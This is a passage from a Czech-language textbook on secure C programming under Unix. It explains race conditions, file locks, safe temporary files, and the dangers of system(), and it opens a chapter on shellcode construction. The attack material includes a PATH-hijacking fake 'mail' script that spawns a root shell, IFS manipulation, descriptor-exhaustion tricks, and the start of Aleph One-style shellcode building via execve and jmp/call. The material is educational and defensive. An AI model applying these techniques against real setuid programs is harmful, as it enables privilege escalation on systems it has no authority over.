Tato doba je velmi malá, nicméně je reálná. Systém zahltíme množstvím skriptů ve stylu while(1) {}. Atakovaný program pustíme s co nejmenší prioritou: nice -n 20 program. A teď už jenom pomocí dalších skriptů stačí provést tisíce útoků. Trasování Set-UID programů sice není

možné pokud nejsme jejich vlastníky (nebo nepatříme do příslušné skupiny), ale signály SIGSTOP a SIGCONT vyslané z klávesnice fungují spolehlivě.

Když už je soubor jednou otevřen, žádné operace nad jeho jménem nemají vliv na jeho obsah. Kernel si hlídá asociaci deskriptoru s obsahem souboru tak dlouho, dokud se nezavolá close(). To i v případě kdybychom mezitím soubor smazali.

Ve světle těchto poznatků se tedy jeví jako lepší varianta nejdříve soubor otevřít a potom zkoumat jeho charakteristiky. Ne obráceně, jako tomu bylo v předchozím příkladu.

```
int fd;
struct stat st;
FILE *file;

if ( (fd=open(name,O_WRONLY,0)) < 0 ) // soubor nelze otevřít
fstat(fd, &st);
// zde provedeme potřebné testy
if ( (file = fdopen(fd,"w")) == NULL ) // nelze otevřít jako FILE stream
```

10

Obrázek 5.2: Oprava časově závislé chyby

Přehled dalších důležitých volání jádra, pracující přímo s deskriptorem souboru:

int	fchdir(int fd)	změna aktuálního adresáře
int	fchmod(int fd, mode_t mode)	změna práv souboru
int	fchown(int fd, uid_t uid, gid_t gid)	změna vlastníka souboru
int	fstat(int fd, struct stat *st)	status souboru
int	ftruncate(int fd, off_t lenght)	ořízne soubor na zadanou velikost
FILE *	fdopen(int fd, char *mode)	otevření proudu souboru

Důležité je vždy kontrolovat návratový kód funkcí. Při špatné volbě knihovních funkcí nás nezachrání ani důsledná kontrola všech návratových kódů. Například jedna ze starších verzí /bin/login byla implementována tak, že pokud nenalezla soubor /etc/passwd, poskytla přihlášení uživatele root bez hesla. Je sporné, jestli je tato idea špatná či ne, dodnes ji některé distribuce používají. Problém byl v tom, že místo testu, zda soubor **existuje**, se provedl test, zda lze **otevřít**. Útočníkovi stačilo, aby vyčerpal maximální možný počet otevřených deskriptorů, a mohl se přihlásit jako root bez hesla.

5.2.1 Zámky souborů

Program, který běží s právy uživatele root, by neměl spoléhat na výlučný přístup k souboru. Zajistit výlučný přístup je poměrně obtížné. Na Linuxu jsou definovány dva druhy zámků souborů. První pochází ze sytému BSD. Jedná se o funkci **int flock(int fd, int operation)**. První parametr je deskriptor souboru. Druhý určuje typ zámku. LOCK_SH je zámek pro čtení a pro jeden soubor jich může být několik. LOCK_EX je zámek pro zápis. Zámek pro zápis může být pouze jeden a zároveň nesmí být

žádný zámek pro čtení. LOCK_UN uvolní zámek. Celé volání je blokující operace. Neblokující volání nastavíme logickým *nebo* parametru LOCK_NB s typem zámku.

Druhý způsob je pomocí funkce **int fcntl(int fd, int cmd, struct flock *lock)**. Prvním parametrem je deskriptor souboru. Druhý typ operace: F_SETLK - neblokující zámek, F_SETLKW - blokující zámek, F_GETLK - získání informací o zámku. Třetí parametr je ukazatel na strukturu typu struct flock. Tato struktura obsahuje položky:

int	l_type	F_RDLCK-čtení, F_WRLCK-zápis, F_UNLCK-uvolnění
int	l_whence	odkud určujeme začátek, zpravidla SEEK_SET
off_t	start	počátek zámku, zpravidla 0
off_t	len	délka zámku, 0 znamená do konce souboru

Jak vidíme, tento druh zámku umožňuje i uzamknutí pouze části souboru. Uzamknutí souboru pomocí zámku má ovšem význam pouze mezi dobře napsanými programy. Pokud se špatně napsaný program na zámek vůbec neptá a začne do souboru zapisovat, povede se mu to. Chceme-li zabránit této situaci, je u fcntl() možné použít tzv. **striktní zámky**. Když je soubor striktně uzamčen, nepovede se do něj zápis ani uživateli root. Nastavení striktních zámků se skládá ze dvou kroků. V prvním kroku nastavíme souboru zvláštní kombinaci přístupových práv. Pro skupinu nastavíme Set-UID bit a odebereme právo spouštění skupině - **chmod g+s-x soubor**. Ve druhém kroku nastavíme příslušné diskové oblasti mandatory atribut - *mount / -o remount,**mand***. O použití striktních zámků tedy rozhoduje administrátor systému a nikoliv programátor.

5.2.2 Vytváření dočasných souborů

Mnohé programy často vyžadují odkládání informací do dočasných souborů. Pro tento účel se zpravidla používá adresář /tmp. Pomocí proměnné prostředí TMPDIR lze specifikovat i jiný adresář. Jméno dočasného souboru by nikdy nemělo být pevně dané. Pro útočníka je velmi snadné vytvořit link na jiný soubor. Představme si, že máme mechanismus generování unikátních jmen. Přesto se chceme pojistit proti případnému předem připravenému linku útočníkem. Náš test by mohl vypadat třeba takto:

```
if ( (fd=open(filename, O_RDWR)) != -1 ) chyba(); // soubor již existuje
fd = open(filename, O_RDWR | O_CREAT, 0644);
```

Zde ale může dojít k časově závislé chybě. Tyto dva řádky nemusí proběhnout atomicky. Vhodným řešením je použít test na existenci přímo při vytváření souboru. Dosáhneme toho atributem O_EXCL. Pokud při vytváření soubor již existuje, volání skončí neúspěchem. Správně si tedy vystačíme s tímto voláním:

```
fd = open(filename, O_RDWD | O_CREAT | O_EXCL, 0644);
```

Při použití funkce fopen() je možné použít příznak '+x', který má také význam exkluzivity. Celkově se tedy vytvoření dočasného souboru skládá ze tří kroků:

- získání unikátního jména
- otevření s O_CREAT a O_EXCL
- kontrola, zda se otevření povedlo

Získání unikátního jména

Funkce char *tmpname(char *s) a char *tempname(const char *dir, const char *prefix) jsou podle příslušných manuálových stránek nespolehlivé a neměly by se používat. Vývojáři projektu GNOME[1] přesto tyto funkce používají. Jejich doporučená konstrukce vypadá takto:

```
do {
        filename = tempname(NULL, "foo");
        fd = open(filename, O_CREAT | O_EXCL | O_TRUNC | O_RDWD, 0600);
        free(filename);
} while (fd == -1);
```

Tato metoda ale není ideální. Stačí, aby útočník vyčerpal maximální možný počet otevřených deskriptorů souborů, a způsobí, že program uvázne v nekonečné smyčce.

Zajímavá je funkce FILE *tmpfile(). Tato funkce vytvoří unikátní dočasný soubor a otevře ho. Jedná se o rychlou a elegantní cestu. Podle Secure Programming How To [6] bohužel tato funkce není doporučována. Důvody spočívají v chybné implementaci v UNIXu System V. Možnosti převzetí této implementace v různých klonech UNIXu jsou reálné.

Dále existují funkce char *mktemp(char *template) a char *mkstemp(char *template). Funkce mktemp() vytváří jména z řetězce **template**, který musí být ukončen sufixem 'xxxxxx'. Prvních pět 'x' se nahradí číslem procesu. Poslední 'x' se nahradí náhodnou hodnotou. U funkce mkstemp() je celý sufix nahrazen náhodnými čísly tak, aby vzniklo unikátní jméno. Tato funkce je doporučována dokumentem Secure Programming How To. Více na obrázku 5.3.

5.3 Nebezpečná funkce system()

Funkce **int system(const char *string)** umožňuje zadávat příkazy řádkovému interpretu příkazů – shell. V dalším textu budeme používat jako řádkový příkazový interpret Bourne Again Shell, zkráceně

[1] http://www.gnome.org

```
FILE *create_tempFILE(char *template) {
        int temp_fd;
        mode_t old_mode;
        FILE *temp_file;

        old_mode=umask(077);
        /* uložíme starou masku a nastavíme novou */
        temp_fd = mkstemp(template);
        umask(old_mode);

        if (temp_fd == -1) chyba();
        /* nelze otevřít */
        if (!(temp_file=fdopen(temp_fd,"w+b"))) chyba();
        /* nelze vytvořit handler */
        if (unlink(template) == -1) chyba();
        /* nelze provést unlink() */

        return temp_file;
}
```

Obrázek 5.3: Doporučovaná tvorba dočasného souboru

bash. Jedná se o nejpoužívanější shell. Na řetězec, který této funkci zadáváme, bychom měli být velmi opatrní. Představme si, že tuto funkci voláme v programu, který má nastaven Set-UID bit a patří uživateli root. Program bude provádět nějakou užitečnou činnost a o případných problémech se rozhodne roota informovat emailem. Následující implementace na obrázku 5.4 není bezpečná.

```
int main() {
        /* vlastní program */

        if ( chyba() ) system("mail root < data.log");
}
```

Obrázek 5.4: Nebezpečná funkce system()

Útočníkovi nyní stačí přidat aktuální adresář do cesty – **export PATH=.:$PATH** a napsat si vlastní verzi programu **mail**.

```
#!/bin/sh
#fiktivní verze programu mail ... spustí root shell

/bin/sh < /dev/tty          #musíme zpátky přesmětovat výstup
```

Lepší variantou by mohlo být použití plné cesty. Tedy /usr/bin/mail. Ani to není dobré. Každá linuxová distribuce může mít program mail umístěný na různých místech, např. /bin/mail. I kdybychom všechny možná umístění vyřešili, útočník má v ruce další zbraň. Tou je proměnná prostředí IFS (Internal Field Separator). Její obsah určuje znaky, pomocí kterých od sebe shell rozpoznává jednotlivé příkazy. Standardně je IFS nastaveno na mezeru, tabulátor a nový řádek. Nastavení IFS na znak / nám tedy naši obranu rozboří.

Nyní několik poznámek. Funkce system(const char *string) pracuje tak, že systémovým voláním execve() spouští příkaz **/bin/sh -c "string"**. Je-li /bin/sh link na /bin/bash, dochází ke specifickému spouštění shellu /bin/bash. Pro nás je důležité, že v případě spouštění bashe pomocí odkazu /bin/sh z programu s nastaveným Set-UID bit se bash zbavuje svých efektivních práv. Proměnná IFS je také ošetřena. Toto chování bohužel platí až pro bash od verze 2.05. Navíc distribuce jako Debian používá bash bez této vlastnosti. Funkci system() je tedy stále nutné považovat za nebezpečnou.

V našich příkladech jsme ukázkově použili volání programu mail. Tento program umožňuje sám o sobě spustit externí příkaz. Spuštění externího příkazu dosáhneme tím, že se v textu objeví tato sekvence: **[začátek řádky]~!příkaz[konec řádky]**. Této vlastnosti bylo například použito při známém prolomení bezpečnosti programu suidperl. Program suidperl při chybě vygeneroval chybové hlášení, které následně pomocí programu mail doručil uživateli root. Útočníkům se povedlo nalézt metodu modifikace chybové zprávy před odesláním. Vložili tedy sekvenci spouštějící shell. Od té doby existují modifikace programu mail bez možnosti spouštění externích programů. Mnoho vývojářů shledalo tuto vlastnost (převzatou z původního programu mail na AT&T UNIXu Version 3) málo užitečnou a poměrně nebezpečnou.

Na obrázku 5.5 ukažme jak funkci system() nahradíme voláním z rodiny exec.

Kód je nyní sice o něco delší, ale mnohem bezpečnější. V případech, kdy trváme na použití funkce system(), si musíme vždy zabezpečit prostředí a kontrolovat obsah proměnných prostředí. Tato situace může nastat např. pokud potřebujeme použít násobné roury a přesměrování. Převod na volání exec by byl komplikovaný. Více na obrázku 5.6.

```
/* Nevhodná verze:
 *  if (system("/bin/cp alfa beta") != 0) {
 *      printf("Chyba při kopírování");
 *      return 2;
 *  }
 */

pid_t pid;
int status;

if ((pid=fork()) < 0 ) {
        printf("Chyba při fork()");
        return 2;
}

if (pid == 0) { // nově vzniklý proces (child)
        execl("/bin/cp","alfa","beta",NULL);
        printf("Chyba při execl()"); //pokud se volání nepovede
        return 2;
}

// původní proces (parent)
waitpid(pid, &status, 0);
if ( (!WIFEXITED(status)) || (WEXITSTATUS(status) != 0) ) {
        printf("Chyba při kopírování");
        return 2;
}
```

Obrázek 5.5: Náhrada funkce system()

```
//celé prostředí smažeme
//případné nutné proměné jako USER si uložíme
clearenv();
//nastavíme si co potřebujeme
setenv("PATH","/bin:/usr/bin:/usr/local/bin",1);
setenv("IFS"," \t\n",1);
//spustíme
system("ls a* | grep alfa | sort > log");
```

Obrázek 5.6: Zabezpečení prostředí při volání system()

Kapitola 6

Shellkód

Shellkódem rozumíme posloupnost bytů, které interpretovány jako strojový kód, provedou spuštění shellu. Toto je cílem většiny útoků. Útočník pomocí bezpečnostní chyby v programu provede vložení shellkódu a změní tok instrukcí tak, aby došlo k jeho spuštění. Samozřejmě by bylo možné naprogramovat strojový kód přímo na provedení požadovaných operací. To je však zbytečně obtížné. Běžnou praxí je pouhé spuštění shellu.

Zdrojový kód programu sloužící k získání neopávněného přístupu můžeme rozdělit na dvě základní části:

- funkce, které využijí chyby, provedou vložení shellkódu a iniciují jeho spuštění
- samotný shellkód

Nejčastěji používané metody vložení shellkódu jsou popsány v kapitole 7 na straně 65. Shellkódům samotným se budeme věnovat nyní. Podle metody konstrukce shellkódu můžeme provést následující rozdělení:

generický shellkód – Generický, neboli běžný shellkód provede čisté spuštění shellu. Jeho konstrukce je přímočará a vhodná pro další rozšiřování funkčnosti a vlastností. Dva základní druhy jsou:

- **Aleph One**
  Tento shellkód pro zjištění adresy řetězce ”/bin/sh” využívá instrukce call.
- **Netric**
  U tohoto typu se pro zjistění adresy řetězce využívá jeho vložení na zásobník a získání adresy z registru ESP.

shellkód nezávislý – Tato skupina shellkódů se vyznačuje tím, že je možné provést spuštění na více operačních systémech, resp. mikroprocesorových architekturách. Dosahuje se toho pomocí úvodního ’magického’ řetězce. Ten obsahuje posloupnost takových bytů, že pro určitý OS/architekturu dekódované instrukce mají význam skoku na nativní shellkód. Pro ostatní se

musí jednat o nepodstatné instrukce. Čím více operačních systémů a architektur shellkód zvládá, tím obtížnější je nalezení úvodního řetězce. Různých možností jsou pouze jednotky. Detekce takového shellkódu filtry je proto velmi snadná.

- **Shellkód nezávislý na operačním systému**
  Tato varianta umožňující spuštění pouze na jedné architektuře je poměrně jednoduchá. Obtížný úvodní řetězec není potřeba. Stačí provést pouze rozlišení specifických vlastností jednotlivých OS a následně skok na příslušný shellkód. Rozlišení můžeme provést např. podle obsahu segmentových registrů FS a GS.
- **Shellkód nezávislý na architektuře**
  Zde již magický řetězec potřebujeme. Příkladem může být posloupnost bytů **0x90 0x90 0xeb 0x30**. Pro procesory z řady Intel x86 se provedou instrukce *nop*, *nop* a skok o 48B dále. Na procesoru Sparc se provede nevýznamná instrukce *or*.

shellkód speciální – Protože generické a speciální shellkódy lze poměrně dobře detekovat různými filtry podle specifických sekvencí, začali útočníci používat alfanumerické a polymorfní shellkódy.

- **Alfanumerický shellkód**
  Tento shellkód je tvořen pouze takovými instrukcemi, jejichž hexadecimální hodnota spadá do oblasti znaků nebo čísel v ASCII tabulce. Filtrování takového shellkódu je obtížné, protože má tvar běžného textu. Navíc lze velmi snadno umístit, např. jako jméno adresáře, předmět emailu a podobně.
- **Polymorfní shellkód**
  Polymorfní shellkód se skládá z běžného shellkódu a polymorfního API rozhraní, takže výsledkem kompilace jsou různé binární podoby. Na tento druh se velmi špatně aplikují např. kontroly paketů na specifické sekvence.

bindshell – Bindshell je shellkód rozšířený o připojení vstupu a výstupu shellu na volný port počítače. K takovému portu se již pouze stačí připojit například pomocí telnetu a zadávat vzdáleně příkazy.

V dalším textu se postupně seznámíme s vlastnostmi uvedených shellkódů.

6.1 Prostředí

6.1.1 Zásobník

Zásobník je oblast paměti, se kterou pracujeme jako s frontou typu LIFO (Last In First Out). Velikost zásobníku je omezena velikostí segmentu. Nejvýše tedy 4GB. Příslušný segmentový selektor je registr SS. Tento segmentový registr se automaticky používá pro všechny zásobníkové operace. Registr ESP ukazuje na vrchol zásobníku. Když použijeme instrukci *push*, nejprve se hodnota ESP sníží o 4B, a potom se požadovaná hodnota uloží na nový vrchol zásobníku. Při výběru hodnoty ze zásobníku do registru se hodnota nejprve vybere, a potom se hodnota ESP zvětší o 4B. Říkáme, že zásobník roste směrem k nižším adresám. Registr EBP se používá pro vytvoření lokálního rámce funkce na

zásobníku. Proměnné jsou adresovány posunem vůči hodnotě v registru EBP. Nad adresou obsaženou v registru EBP se nacházejí parametry předávané funkci. Pod touto adresou se nacházejí lokální proměnné funkce.

6.1.2 Proces v paměti

Paměťový prostor procesu je rozdělen na několik oblastí podle obrázku 6.2. Oblasti mají svůj význam, který je daný příznaky oprávnění a kontextem. Pro nás jsou nejdůležitejší příznaky povolení zápisu a spustitelnosti. Podívejme se, do jakých paměťových oblastí kompilátor jazyka C ukládá rozdílné typy proměnných.

Globální iniciované proměnné (jejich hodnota je známa v době kompilace) jsou umístěny v oblasti Data. Globální neiniciované proměnné jsou umístěny v oblasti BSS. Lokální proměnné se ukládají na zásobník (stack). Dynamicky alokované oblasti paměti se zakládají v oblasti haldy (heap). Více na obrázku 6.1.

Oblast kódu je přístupná pouze pro čtení a je sdílena všemi procesy téhož programu. Oblast zásobníku i haldy je spustitelná[1]. Na první pohled by se mohlo zdát, že spustitelné jsou zcela zbytečně. Existují i neoficiální verze linuxového jádra s nespustitelným zásobníkem a haldou. Bohužel na takto upraveném jádře nefungují některé programy, více informací je v kapitole 9. Problémy vznikají z následujích důvodů:

Vnořené definice funkcí – Překladač gcc implemenuje rozšíření jazyka C o vnořené funkce. Může dojít k situaci na následujícím obrázku.


```
/* Ukázka vzniku trampolíny při použití vnořených funkcích */

int zpracuj(int (*addr)(int)) {
    return addr(3);
}

int main() {
  int x=2;
  int interni_vypocet(int y) { return (x+y); }
                                                                    10
  return zpracuj(interni_vypocet);
}
```

V tomto případě je funkce interni_vypocet() volána **mimo** funkci, ve které byla definována. Obtížně se tedy bude dostávat k lokálním proměnným funkce main(). Situace se řeší tak, že funkce main() vytvoří na **zásobníku** data, která odpovídají instrukcím přesunu hodnoty z EBP do ECX a skok na funkci interni_vypocet(). Ve funkci zpracuj() dojde provedení těchto dvou instrukcí. Přes registr ECX dojde k zpřístupnění lokálních proměnných funkce main(). Ony dvě instrukce spouštěné ze zásobníku se nazývají trampolína.

[1] Příčiny v odstavci 2.3.1 na straně 13

```
(gdb) list
1       /* shellkod1.c */
2       int   a = 1;       //data
3       int   b;           //bss
4       int *c;            //bss
5
6       int main() {
7               int d;     //stack
8               c = (int *)malloc(10); //heap
9               *c=0xAA;                                                    10
10              return 0;
11      }

(gdb) break 10
(gdb) run
Breakpoint 1, main () at shellkod1.c:10
*********************************************


(gdb) print &a                                                              20
$1 = (int *) 0x8049490
(gdb) info symbol 0x8049490
a in section .data
*********************************************

(gdb) print &b
$2 = (int *) 0x80495a8
(gdb) info symbol 0x80495a8
b in section .bss
*********************************************                               30

(gdb) print &d
$3 = (int *) 0xbffffa38
*********************************************

(gdb) print &c
$4 = (int **) 0x80495ac
(gdb) x 0x80495ac
0x80495ac <c>: 0x080495b8
*********************************************                               40

(gdb) print c
$5 = (int *) 0x80495b8
(gdb) x 0x80495b8
0x80495b8:      0x000000aa
```

Obrázek 6.1: Adresy jednotlivých proměnných v paměti



Obrázek 6.2: Proces v paměti

Obslužné rutiny signálů – Každý program může vlastnit své rutiny pro obsluhu odchytitelných signálů. Při doručení signálu jádro proces zastaví a na **zásobník** uloží data nutná pro pozdější obnovení kontexu procesu. Dále na zásobník vloží instrukce, které provedou vyvolání obslužné rutiny signálu a po ukončení spuštění systémového volání sigreturn(). Systémové volání sigreturn() provede obnovení kontextu procesu a předá mu řízení.

Funkcinální jazyky – Funkcionální programovací jazyky stejně jako i jiné programy mohou záviset na generování kódu na zásobníku za běhu programu.

6.2 Provedení funkce

Vykonávání funkce můžeme rozdělit do tří kroků (informace jsou platné pro jazyk C, pro zajímavost jsou místy uvedena srovnání s jazykem Pascal):

Volání funkce – Nejdříve se na zásobník uloží parametry předávané funkci. Ukládají se od konce. Díku tomu jsou první parametry nejblíže lokálnímu rámci funkce a poslední parametry nejdále. Tato konstrukce umožňuje v jazyce C psát funkce s proměnným počtem parametrů. Např. jazyk Pascal toto neumožňuje a ukládá parametry odpředu. Potom se uloží obsah registru EIP + 5B. Mluvíme o tzv. návratové adrese, 5B je délka instrukce *call* s operandem. Tato adresa se později ze zásobníku vybere a uloží zpět do EIP. Běh programu pokračuje dále.


Prolog funkce – Vytvoří se nové prostředí pro funkci. Nejdříve se uloží na zásobník obsah registru EBP. Potom se registr EBP nastaví na stejnou hodnotu, jako obsahuje registr ESP. Nakonec se registr ESP sníží o potřebný počet bytů – tím se vytvoří místo na lokální proměnné. Parametry funkce mají tedy oproti adrese v registru EBP kladné offsety. Lokální proměnné mají offsety záporné.

Epilog funkce – Vrátíme stav zásobníku do stejného stavu, jako byl před voláním funkce. Instrukce leave obnoví původní hodnoty registrů EBP a ESP. Instrukce *ret* vyzvedne ze zásobníku návratovou adresu a uloží ji do EIP. Volající funkce nyní již jen uklidí ze zásobníku parametry. V jazyku Pascal se o úklid parametrů stará funkce sama.

Podívejme se obrázky. Všímat si budeme zásobníku při provedení zdrojového textu shellkod2.c podle obrázku 6.3.

```
/* shellkod2.c */

void fce(int alfa, int beta) {
        char s[6] = "abcdef";
        int k = 10;
}

int main() {
        int gama = 20;
        fce(8,12);

        return 0;
}
```

Obrázek 6.3: Příklad na volání funkcí




Obrázek 6.4: Zásobník a volání funkce I.

Na obrázku 6.4 vidíme, kterak proběhne prolog funkce main(). Stav na zásobníku před voláním funkce main() je určen programem, který funkci main() volá. Nejdříve se na zásobník uloží obsah registru EBP. To proto, abychom toto prostředí mohli později znovu obnovit. Potom se do registru EBP nastaví adresa odpovídající aktuálnímu vrcholu zásobníku. Tím se vytvoří prostředí funkce main(). Následně alokujeme místo pro lokální proměnnou **gama**.


Na obrázku 6.5 je zobrazen průběh volání funkce **fce(int alfa, int beta)**. Funkce main() nejdříve na zásobník připraví předávané argumenty. Poté instrukce *call* uloží na zásobník návratovou adresu a provede skok na adresu funkce fce(int alfa, int beta). Ve funkci fce(int alfa, int beta) se nejprve vytvoří její prostředí. Proběhne tedy **prolog**. Pro lokální proměnné potřebujeme na zásobníku alokovat 12B. 4B jsou potřeba pro proměnou **k**. Pro řetězec **s** by nás sice stačilo pouze 6B, ale zásobník je implicitně organizován po čtyrech bytech. Místo 6B tedy zabereme celých 8B.

Volání funkce fce(int alfa, int beta0 a její lokální proměnné na zásobníku



Obrázek 6.5: Zásobník a volání funkce II.

Návrat z funkce fce(int alfa, int beta) a úklid parametrů ze zásobníku



Obrázek 6.6: Zásobník a volání funkce III.

Na obrázku 6.6 dojde k návratu z funkce fce(int alfa, int beta) do funkce main(). V prvním kroku obnovíme prostředí funkce main(). Do registru EBP obnovíme adresu prostředí funkce main() uloženou na zásobníku. Instrukce ret provede výběr návratové hodnoty ze zásobníku a uloží ji do registru EIP. Tím se dostaneme zpět do těla funkce main(). Ta již pouze provede úklid zásobníku.

Z obrázků je vidět, že uložená návratová hodnota není nijak chráněna. Jejím přepsáním tak, aby ukazovala na náš shellkód, dosáhneme spuštění shellkódu.

6.3 Nestandardní využití registru EBP

GNU kompilátor jazyka C umožňuje provést volání funkcí bez využití registru EBP. Na všechna data uložená na zásobníku se lze odvolat pomocí offsetu a registru ESP. Protože nedochází k tvorbě lokálního rámce na zásobníku pro danou funkci, prolog funkce úplně zaniká a návrat z funkce je tvořen pouze instrukcí ret. Registr EBP je volný a může být použit pro jiné účely. Na architektuře x86 s malým počtem všeobecných registrů lze takto dospět k významné optimalizaci.

Kompilace v tomto režimu se aktivuje parametrem **-fomit-frame-pointer**. Tuto optimalizaci je vhodné provést až po odladění programu. Současné trasovací programy předpokládají standartní využití registru EBP.

6.4 Tvorba shellkódu

6.4.1 Generický shellkód typu Aleph one

Tato metoda byla poprvé obšírněji popsána v magazínu Phrack [3]. Autorem článku byl Aleph One a podle jeho jména je nyní tato metoda konstrukce shellkódu známa.

Linuxové jádro pro spuštění programu obsahuje pouze jedno volání **int execve(const char *filename, char *const argv [], char *const envp[])**. Použití tohoto volání si ukážeme na příkladu spuštění shellu v jazyce C. Disassemblace nám ukáže základní kostru pro stavbu shellkódu. Více na obrázcích 6.7 a 6.8.

Kompilace & Disassemblace
$ gcc -o shellkod3 shellkod3.c -O2 -g --static $ gdb shellkod3

Vidíme, že není těžké najít adresu řetězce **”/bin/sh”** (obrázek 6.8 dole). Jak ale zjistíme adresu tohoto řetězce, když náš shellkód může být zaveden vždy na jiné adrese? Pomůže nám instrukce *call*. Jak již víme ukládá na zásobník návratovou adresu. Pokud se na návratové adrese bude nacházet právě náš řetězec, stačí pouze adresu vybrat ze zásobníku. Kód vidíme na obrázku 6.9.

```
/* shellkod3.c */

#include <stdio.h>
#include <unistd.h>

int main() {
        char *prog[] = {"/bin/sh", NULL};
        /* volání jádra execve změní obraz procesu */
        execve(prog[0],prog,NULL);
        /* pokud execve selže ...
         * opět volání jádra
         * díky explicitnímu volání bude kód kratší
         */
        _exit(0);
}
```

Obrázek 6.7: Spuštění shellu v jazyce C

```
(gdb) dissemble main
Dump of assembler code for function main:
0x80481b4 <main>:       push   %ebp
0x80481b5 <main+1>:     mov    %esp,%ebp
0x80481b7 <main+3>:     sub    $0x18,%esp
0x80481ba <main+6>:     movl   $0x0,0xfffffffc(%ebp)
0x80481c1 <main+13>:    mov    $0x808b6a8,%edx
0x80481c6 <main+18>:    mov    %edx,0xfffffff8(%ebp)
0x80481c9 <main+21>:    add    $0xfffffffc,%esp
0x80481cc <main+24>:    push   $0x0
0x80481ce <main+26>:    lea    0xfffffff8(%ebp),%eax
0x80481d1 <main+29>:    push   %eax
0x80481d2 <main+30>:    push   %edx
0x80481d3 <main+31>:    call   0x804bf70 <execve>
0x80481d8 <main+36>:    add    $0xfffffff4,%esp
0x80481db <main+39>:    push   $0x0
0x80481dd <main+41>:    call   0x804bf50 <_exit>
End of assembler dump.

(gdb) printf "%s\n", 0x808b6a8
/bin/sh
(gdb)
```

Obrázek 6.8: Disassemblace shellkod3.c

Volání jádra execve() a _exit() podle obrázku 6.8 se děje pomocí knihovních funkcí. Nám bude stačit, když si pozorně prohlédneme, jaké hodnoty se ukládají na zásobník. Z toho již snadno napíšeme efektivnější kód bez knihovních funkcí. Musíme stále pamatovat na velikost shellkódu[2]. Předávané argumenty vložíme do všeobecných registrů a provedeme přerušení int $0x80.

```
zacatek:
        jmp  trik

rutina:
        popl  %esi
        ...
        vlastní  shellkód
        ...

trik:                                                          10
        call  rutina
        "/bin/sh"
```


Obrázek 6.9: Získání adresy řetězce

Podíváme-li se na parametry funkce execve(), zjistíme, že kromě adresy řetězce ”/bin/sh” potřebujeme ještě ukazatel na tuto adresu a ukazatel na hodnotu NULL. V paměti si tedy za řetězcem vybudujeme pole s těmito údaji. Připomeňme ještě, že textové konstanty se v jazyce C automaticky zakončují ASCII hodnotou 0. Tuto hodnotu budeme muset za řetězec doplnit sami. Pole vybudujeme podle obrázku 6.10. Osmi byty, které vytvoří pole, přepíšeme část paměti. Přepsaná oblast není nijak významná. Poškození dat na zásobníku, haldě či datové sekci procesu ztratí význam po provedení funkce execve().

Zvláštní pozornost je potřeba věnovat tomu, aby shellkód neobsahoval žádný nulový byte. Pro vložení shellkódu do paměti se zpravidla využívá knihovních funkcí pro práci s řetězci. Pro tyto funkce nulový byte znamená konec kopírovaného řetězce. Více v kapitole 7.

